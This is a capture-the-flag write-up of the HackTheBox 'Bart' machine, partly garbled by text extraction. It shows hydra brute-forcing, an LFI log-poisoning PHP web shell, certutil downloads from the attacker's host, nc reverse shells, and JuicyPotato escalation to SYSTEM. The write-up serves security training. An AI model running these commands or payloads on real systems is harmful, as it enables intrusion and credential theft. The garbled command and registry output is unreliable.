
# HackTheBox - Bart



## **Summary**

- Discovery of server monitor software, credentials for this could easily be bruteforced.
- Discovery of internal-01 subdomain, the main page of which is vulnerable to LFI.
- Abused LFI to poison log.php, this lead to code execution.
- Escalated privileges to the user h.potter via a powershell remote management session.
- Escalated privileges to Administrator using the same method with a password discovered in the registry.
- It is also possible to escalate privileges directly to system from iusr via a JuicyPotato attack.

### Recon

I began by adding 10.10.10.81 to /etc/hosts as bart.htb.


This was followed up by nmap scans – only revealing port 80 running IIS 10.0, this suggests that the underlying OS is either Windows 10 or Windows Server 2016/2019.

```
cali:~/Desktop/HTB/Bart$ sudo nmap bart.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-10 03:42 EST
Nmap scan report for bart.htb (10.10.10.81)
Host is up (0.18s latency).
Not shown: 999 filtered ports
PORT
      STATE SERVICE
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 21.87 seconds
             :~/Desktop/HTB/Bart$ sudo nmap -p- bart.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-10 03:43 EST
Nmap scan report for bart.htb (10.10.10.81)
Host is up (0.040s latency).
Not shown: 65534 filtered ports
     STATE SERVICE
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 102.48 seconds
```


```
# Nmap 7.80 scan initiated Thu Dec 10 03:46:36 2020 as: nmap -sV -sC -p80 -oN nmap.txt bart.htb
Nmap scan report for bart.htb (10.10.10.81)
Host is up (0.059s latency).

PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Did not follow redirect to http://forum.bart.htb/
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


Attempting to visit the webserver redirects to forum.bart.htb.



As HackTheBox doesn't have DNS, this needs to be added to /etc/hosts.



This allows the redirect to display properly.



A few things to take note of the website include potential usernames displayed both on the page and in the sourcecode.

#### **OUR TEAM**








Daniel Simmons
Head of Sales



Robert Hilton

Unfortunately gobuster runs into a status code error when trying to bruteforce directories on bart.htb and finds nothing on forum.bart.htb.


This is because any page that doesn't exist redirects to the following image.




This can be bypassed by searching for other status codes using the -s switch, eventually netting /forum and /monitor.

The same result can also be achieved via fuzzing and filtering out content lengths matching the one of the image.

Visiting bart.htb/forum returns the same page as forum.bart.htb. However, bart.htb/monitor reveals a server monitor login page.



Tests for SQL injection to bypass this are unsuccessful, turning to bruteforce at first seems unlikely due to the ambiguous login failure message not revealing whether the username or password was incorrect. The forgot password function does return a message if a user exists on the system however.




I wrote a simple python script to create a list of possible usernames and redirected the output to users.txt.

```
driggzzzzikali:~/Desktop/HTB/Bart$ cat users.py
users = {
    "Samantha" : "Brown",
    "Daniel" : "Simmons",
    "Robert" : "Hilton",
    "Harvey" : "Potter"
}

for key, value in users.items():
    print(str(key))
    print(str(key[0]) + str(value))
    print(str(key[0]) + "." + str(value))
    print(str(key[0]) + "-" + str(value))
    print(str(key) + str(value[0]))
    print(str(key) + str(value[0]))
    print(str(key) + "." + str(value[0]))
    print(str(key) + "." + str(value[0]))
    print(str(key) + "." + str(value))
    print(str(key) + "." + str(value))
    print(str(value) + str(key))
    print(str(value) + str(key[0]))
    print(str(value[0]) + "." + str(key))
    print(str(value) + "." + str(key))
    print(str(value) + "." + str(key))
    print(str(value) + "." + str(key[0]))
    print(str(value) + "." + str(key[0]))
```

In order to make use of this script I first of all captured the POST request that is submitted by this form.




Using wfuzz to post this list to the server, filtering out character lengths that match the user not found message nets 2 potential logins – Harvey and Daniel.

Using the username harvey it is possible to bruteforce the /monitor login page with hydra, revealing the password as *potter*.

```
dwigner.cokali:-/Desktop/HTB/Bart$ hydra -l harvey -P /usr/share/wordlists/rockyou.txt bart.htb http-post-form "/monitor/index.php:csrf =d38aa6c7ac211b57c6200ec2298b85f7c42ab94103d3092fe372d94800f37f296user_name=^USER^6user_password=^PASS^6action=login:F=The information is incorrect:H=Cookie: PHPSESSID=2vbnigt61h71pf4i6ksacjrvp2" -f -t 64
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-10 05:57:56
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking http-post-form://bart.htb:80/monitor/index.php:csrf=d38aa6c7ac211b57c6200ec2298b85f7c42ab94103d3092fe372d94800f37f296u ser_name=^USER^6user_password=^PASS^6action=login:F=The information is incorrect:H=Cookie: PHPSESSID=2vbnigt61h71pf4i6ksacjrvp2
[STATUS] 192.00 tries/min, 192 tries in 00:01h, 14344207 to do in 1245:10h, 64 active
[STATUS] 149.33 tries/min, 448 tries in 00:03h, 14343951 to do in 1600:54h, 64 active
[STATUS] attack finished for bart.htb login: harvey password: potter
[STATUS] attack finished for bart.htb (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser_thc/thc-hydra) finished at 2020-12-10 06:02:12
```


Attempting to login as Harvey redirects to monitor.bart.htb.



I added this /etc/hosts.

```
driggzzzzmkali:~/Desktop/HTB/Bart$ tail -n1 /etc/hosts
10.10.10.81 bart.htb forum.bart.htb monitor.bart.htb
```

Logging in as Harvey this time is successful.



The only thing of note once authenticated is internal-01.bart.htb on the servers list.



This was also added to /etc/hosts.

```
driggzzzzikali:~/Desktop/HTB/Bart$ tail -n1 /etc/hosts
10.10.10.81 bart.htb forum.bart.htb monitor.bart.htb internal-01.bart.htb
```

# [DEV] Internal Chat Login Form

Username
Password
Login

Attempting the previously discovered password is unsuccessful, it does however reveal that the password must be at least 8 characters long.


# [DEV] Internal Chat Login Form

Username
The Password must be at least 8 characters
Password
Login

It stands to reason that harvey would be able to access this panel (Comments in source code mention they are a developer), entering a wrong username or password again results in an error message that doesn't give anything away if an attacker didn't know what users exist on the system.

# [DEV] Internal Chat Login Form

#### Invalid Username or Password



I pulled all passwords that are 8 or more characters from rockyou.txt and put them in a new wordlist.

```
driggzzzz@keli:~/Desktop/HTB/Bart$ awk 'NF>7' FS= /usr/share/wordlists/rockyou.txt > bigrock.txt
driggzzzz@keli:~/Desktop/HTB/Bart$ head -n5 bigrock.txt
123456789
password
iloveyou
princess
12345678
```

Once again using hydra it is possible to bruteforce this login by using a wordlist that contains only passwords with 8 or more characters and setting the failure string "Invalid Username or Password". This discovers harveys password for this form as *Password1*.

```
drigg:::/Desktop/HTB/Bart$ hydra -l harvey -P bigrock.txt internal-01.bart.htb http-post-form "/simple_chat/login.php:uname=^US ER^6passwd=^PASS^6submit=Login:F=Invalid Username or Password" -f -t 64
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-10 06:15:14
[DATA] max 64 tasks per 1 server, overall 64 tasks, 9607193 login tries (l:1/p:9607193), ~150113 tries per task
[DATA] attacking http-post-form://internal-01.bart.htb:80/simple_chat/login.php:uname=^USER^6passwd=^PASS^6submit=Login:F=Invalid Usern ame or Password
[STATUS] 581.00 tries/min, 581 tries in 00:01h, 9606612 to do in 275:35h, 64 active
[80][http-post-form] host: internal-01.bart.htb login: harvey password: Password1
[STATUS] attack finished for internal-01.bart.htb (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-10 06:17:01
```

### **FootHold**

Once authenticated I was presented with a message board, the Log link at the top of the page only generated an alert box.

Refresh Log



I decided to dig deeper into this by capturing the alert in BurpSuite, this shows that Log generated a GET request to /log/log.php?filename=log.txt&username=harvey.

```
GET /log/log.php?filename=log.txt&username=harvey HTTP/1.1

Host: internal-01.bart.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://internal-01.bart.htb/

Connection: close

Cookie: PHPSESSID=ebudmjtcmkm81pchikbtuf2qp0
```

This is vulnerable to LFI. By changing the filename parameter and User-Agent parameter it is possible to poison the log file.

```
GET /log/log.php?filename=log.php&username=harvey HTTP/1.1
Host: internal-01.bart.htb

    User-Agent: driggzzzz

| Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://internal-01.bart.htb/

    Connection: close

Cookie: PHPSESSID=ebudmjtcmkm8lpchikbtuf2qp0
 1 HTTP/1.1 200 OK
 2 Content-Type: text/html; charset=UTF-8
 3 Server: Microsoft-IIS/10.0
 4 X-Powered-By: PHP/7.1.7
 5 Date: Thu, 10 Dec 2020 11:28:25 GMT
 6 Connection: close
 7 Content-Length: 43
 9 1[2020-12-10 14:28:22] - harvey - driggzzzz
```

It is possible to abuse the User-Agent field to gain command execution via the following php oneliner:

```
<?php system($_GET['cmd']); ?>
```

```
GET /log/log.php?filename=log.php&username=harvey HTTP/1.1
Host: internal-01.bart.htb
User-Agent: <?php system($_GET['cmd']); ?>
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://internal-01.bart.htb/
Connection: close
Cookie: PHPSESSID=ebudmjtcmkm8lpchikbtuf2qp0
```

This is confirmed as working by sending whoami command, returning a response of nt authority\iusr



1[2020-12-10 14:33:11] - harvey - nt authority\iusr [2020-12-10 14:33:14] - harvey - nt authority\iusr

To gain a shell I uploaded a copy on nc.exe to the server. This was hosted via python http.server and downloaded tot he system via the poisoned log using certutil.

```
driggzzzz@kali:~/Desktop/HTB/Bart$ cp /usr/share/windows-resources/binaries/nc.exe .
driggzzzz@kali:~/Desktop/HTB/Bart$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
① internal-01.bart.htb/log/log.php?filename=log.php&username=harvey&cmd=certutil-urlcache-split-f http://10.10.14.5:8000/nc.exe./nc.exe
```

nc.exe was then run to create a connection back to a listener on my machine, granting me a shell as nt authority\iusr

Q internal-01.bart.htb/log/log.php?filename=log.php&username=harvey&cmd=nc.exe%2010.10.14.5%209001%20-e%20cmd.exe

```
driggzzzmkali:~/Desktop/HTB/Bart$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.81] 49676
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\internal-01\log>whoami & hostname
whoami & hostname
nt authority\iusr
BART

C:\inetpub\wwwroot\internal-01\log>
```

### **Privilege Escalation – User: h.potter**

Searching for user accounts on the system nets a few potential paths, checking h.potter we can see that they have remote management privileges.

C:\inetpub\wwwroot\internal-01\simple\_chat\includes>net users net users User accounts for \\ Administrator b.hilton d.simmons DefaultAccount h.potter Guest privileged The command completed with one or more errors. C:\inetpub\wwwroot\internal-01\simple\_chat\includes>net user h.potter net user h.potter User name h.potter Full Name Harvey Potter Comment User's comment Country/region code 000 (System Default) Account active Yes Account expires Never Password last set 21/02/2018 19:53:00
Password expires Never
Password changeable 21/02/2018 19:53:00
Password required Ves Password required Yes User may change password Yes Workstations allowed All Logon script User profile Home directory Last logon 21/02/2018 21:52:14 Logon hours allowed All Local Group Memberships \*PowerShell Session Us\*Remote Management Use \*Users Global Group memberships \*None The command completed successfully.

There were no open ports related to remote management visible from the outside of the machine, however port 5985 is listening internally, this port is usually associated with WinRM.

```
C:\inetpub\wwwroot\internal-01\simple_chat\includes>netstat -ano
netstat -ano
Active Connections
  Proto Local Address
                                 Foreign Address
                                                                         PID
                                                        State
  TCP
         0.0.0.0:80
                                 0.0.0.0:0
                                                        LISTENING
                                                                         4
  TCP
         0.0.0.0:135
                                 0.0.0.0:0
                                                        LISTENING
                                                                         848
  TCP
         0.0.0.0:445
                                 0.0.0.0:0
                                                        LISTENING
  TCP
         0.0.0.0:3306
                                 0.0.0.0:0
                                                        LISTENING
                                                                         1808
  TCP
         0.0.0.0:5985
                                 0.0.0.0:0
                                                        LISTENING
```

In order to proceed with the next steps I needed to upload a 64bit version of nc.exe. I repeated the earlier steps to upload and execute nc, this time using a version sourced from: https://github.com/int0x33/nc.exe/blob/master/nc64.exe

I then used powershell to confirm the environment was set properly.

```
C:\inetpub\wwwroot\internal-01\log>powershell
powershell
Windows PowerShell
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PS C:\inetpub\wwwroot\internal-01\log> [environment]::Is64BitProcess
[environment]::Is64BitProcess
True
```

Using powershell, I created a set of secure credentials for h.potter using the eariler discovered password – *Password1*.

This was then used to enter a powershell session as h.potter

```
PS C:\inetpub\wwwroot\internal-01\log> $user = 'BART\h.potter'

$user = 'BART\h.potter'

PS C:\inetpub\wwwroot\internal-01\log> $pass = ConvertTo-SecureString -AsPlainText -Force 'Password1'

$pass = ConvertTo-SecureString -AsPlainText -Force 'Password1'

PS C:\inetpub\wwwroot\internal-01\log> $creds = New-Object System.Management.Automation.PSCredential ($user, $pass)

$creds = New-Object System.Management.Automation.PSCredential ($user, $pass)

PS C:\inetpub\wwwroot\internal-01\log> Enter-PSSESSION -ComputerName localhost -Credential $creds

Enter-PSSESSION -ComputerName localhost -Credential $creds
```

However, the powershell session was quite unresponsive, I used the earlier uploaded nc.exe to create a reverse connection back to my machine, successfully spawning a working session as h.potter.

```
[localhost]: PS C:\Users\h.potter\Documents> C:\inetpub\wwwroot\internal-01\log\nc64.exe 10.10.14.5 9002 -e cmd.exe C:\inetpub\wwwroot\internal-01\log\nc64.exe 10.10.14.5 9002 -e cmd.exe  

drigg=====ikali:~/Desktop/HTB/Bart$ nc -nvlp 9002  
listening on [any] 9002 ...  
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.81] 49736  
Microsoft Windows [Version 10.0.15063]  
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\h.potter\Documents>whoami & hostname  
whoami & hostname  
bart\h.potter  
BART
```

# <u>Privilege Escalation – Administrator: Method #1 World Readable Registry Password.</u>

\*Note – this method is only possible via a 64bit session.

Querying the Winlogon registry as any user reveals a default password for the Administrator account.

```
C:\inetpub\wwwroot\internal-01\log>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
       AutoRestartShell REG_DWURD
Background REG_SZ 0 0 0
CachedLogonsCount REG_SZ 10
DebugServerCommand REG_SZ no
DefaultDomainName REG_SZ DESKTOP-713568E
DefaultUserName REG_SZ Administrator
        DefaultDomainName REG_SZ
DefaultUserName REG_SZ
DisableBackButton REG_DI
                                               REG_DWORD 0×1
       EnableSIHostIntegration REG_ForceUnlockLogon REG_DWORD LegalNoticeCaption REG_SZ LegalNoticeText REG_SZ
                                                        REG_DWORD
                                                                       0×0
       Legarwortcetext REG_SZ
PasswordExpiryWarning REG_DWORD 0×5
PowerdownAfterShutdown REG_SZ 0
PreCreateKnownFolders REG_SZ {A520A
ReportBootOk REG_SZ 1
                                                                       {A520A1A4-1780-4FF6-BD18-167343C5AF16}
       ReportBootOk REG_SZ 1
Shell REG_SZ explorer.exe
ShellCritical REG_DWORD 0:
                                                  WORD
REG_SZ SI
        ShellInfrastructure
                                                                       sihost.exe
      SiHostReadyTimeOut REG_DWORD 0×0
SiHostReadyTimeOut REG_DWORD 0×0
SiHostRestartCountLimit REG_DWORD 0×0
SiHostRestartTimeGap REG_DWORD 0×0
Userinit REG_SZ C:\Windows\system32\userinit.exe,
VMApplet REG_SZ SystemPropertiesPerformance.exe /pagefile
WinStationsDisabled REG_SZ 0
       scremoveoption REG_SZ 0
DisableCAD REG_DWORD 0×1
       DisableCAD REG_DWORD REG_QWORD DisableCAD REG_DWORD 0×8000022b
                                                                    REG_QWORD
                                                                                              0xcdbc433
       ShutdownFlags REG_DWORD 0×8000
AutoAdminLogon REG_SZ 1
DisableLockWorkstation REG_DWORD
        DIANIAMA
REG_SZ S-1-5-21-966071-
me REG_SZ Administrator
4 REG_SZ 3130438f31186fbaf962f407711faddb
        DefaultPassword
```

Knowing the Administrator password it is possible to enter a new powershell session by once again creating a set of secure credentials.

```
C:\Users\h.potter\Documents>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\h.potter\Documents> $user = 'BART\Administrator'
$user = 'BART\Administrator'
PS C:\Users\h.potter\Documents> $pass = ConvertTo-SecureString -AsPlainText -Force '3130438f31186fbaf962f40
7711faddb'
$pass = ConvertTo-SecureString -AsPlainText -Force '3130438f31186fbaf962f407711faddb'
PS C:\Users\h.potter\Documents> $creds = New-Object System.Management.Automation.PSCredential ($user, $pass)
$creds = New-Object System.Management.Automation.PSCredential ($user, $pass)
PS C:\Users\h.potter\Documents> Enter-PSSession -Computer localhost -Credential $creds
Enter-PSSession -Computer localhost -Credential $creds
[localhost]: PS C:\Users\Administrator\Documents> whoami
bart\administrator
```

## Privilege Escalation – Administrator: Method #2 JuicyPotato

As nt authority\iusr has SeImpersonatePrivilege set it is possible to escalate to system privileges via a JuicyPotato attack.

First of all I took note of the OS version – Windows 10 Pro.

```
C:\inetpub\wwwroot\internal-01\log>systeminfo
systeminfo
Host Name:
                           BART
OS Name:
                           Microsoft Windows 10 Pro
OS Version:
                          10.0.15063 N/A Build 15063
OS Manufacturer:
OS Manufacturer:
OS Configuration:
                         Microsoft Corporation
                          Standalone Workstation
                           Multiprocessor Free
Registered Owner:
                           Windows User
Registered Organization:
Product ID:
                           00330-80110-20834-AA869
                           24/09/2017, 19:35:51
Original Install Date:
System Boot Time:
                           11/12/2020, 09:10:39
System Manufacturer:
                           VMware, Inc.
                           VMware Virtual Platform
System Model:
                           x64-based PC
System Type:
```

I then transferred JuicyPotato the machine via certutil.

C:\inetpub\wwwroot\internal-01\log>certutil -urlcache -f http://10.10.14.5:8000/JuicyPotato.exe ./JP.exe certutil -urlcache -f http://10.10.14.5:8000/JuicyPotato.exe ./JP.exe \*\*\*\* Online \*\*\*\*
CertUtil: -URLCache command completed successfully.

I created a new .bat file containing a command to run nc.exe – connecting back to my machine and spawning a cmd.exe session.

```
C:\inetpub\wwwroot\internal-01\log>echo C:\inetpub\wwwroot\internal-01\log\nc.exe 10.10.14.5 9002 -e cmd.exe > nc.bat echo C:\inetpub\wwwroot\internal-01\log\nc.exe 10.10.14.5 9002 -e cmd.exe > nc.bat

C:\inetpub\wwwroot\internal-01\log>type nc.bat type nc.bat

C:\inetpub\wwwroot\internal-01\log\nc.exe 10.10.14.5 9002 -e cmd.exe
```

In order for the exploit to run successfully a CLSID is needed for this version of Windows, any from here will work as long as the service is available on the machine.

#### https://github.com/ohpe/juicy-potato/tree/master/CLSID/Windows 10 Pro

I used wuauserv – Windows Update Service, as it should be available on almost any machine.

Running the command with a listener set up on my machine successfully granted me a session with system privileges.

```
C:\inetpub\wwwroot\internal-01\log>JP.exe -t * -l 1111 -p nc.bat -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
JP.exe -t * -l 1111 -p nc.bat -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
Testing {e60687f7-01a1-40aa-86ac-db1cbf673334} 1111
....
[+] authresult 0
{e60687f7-01a1-40aa-86ac-db1cbf673334};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

drigg=reckeli:~/Desktop/HTB/Bart$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.81] 49856
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C:\Windows\system32>whoami & hostname
whoami & hostname
nt authority\system
BART
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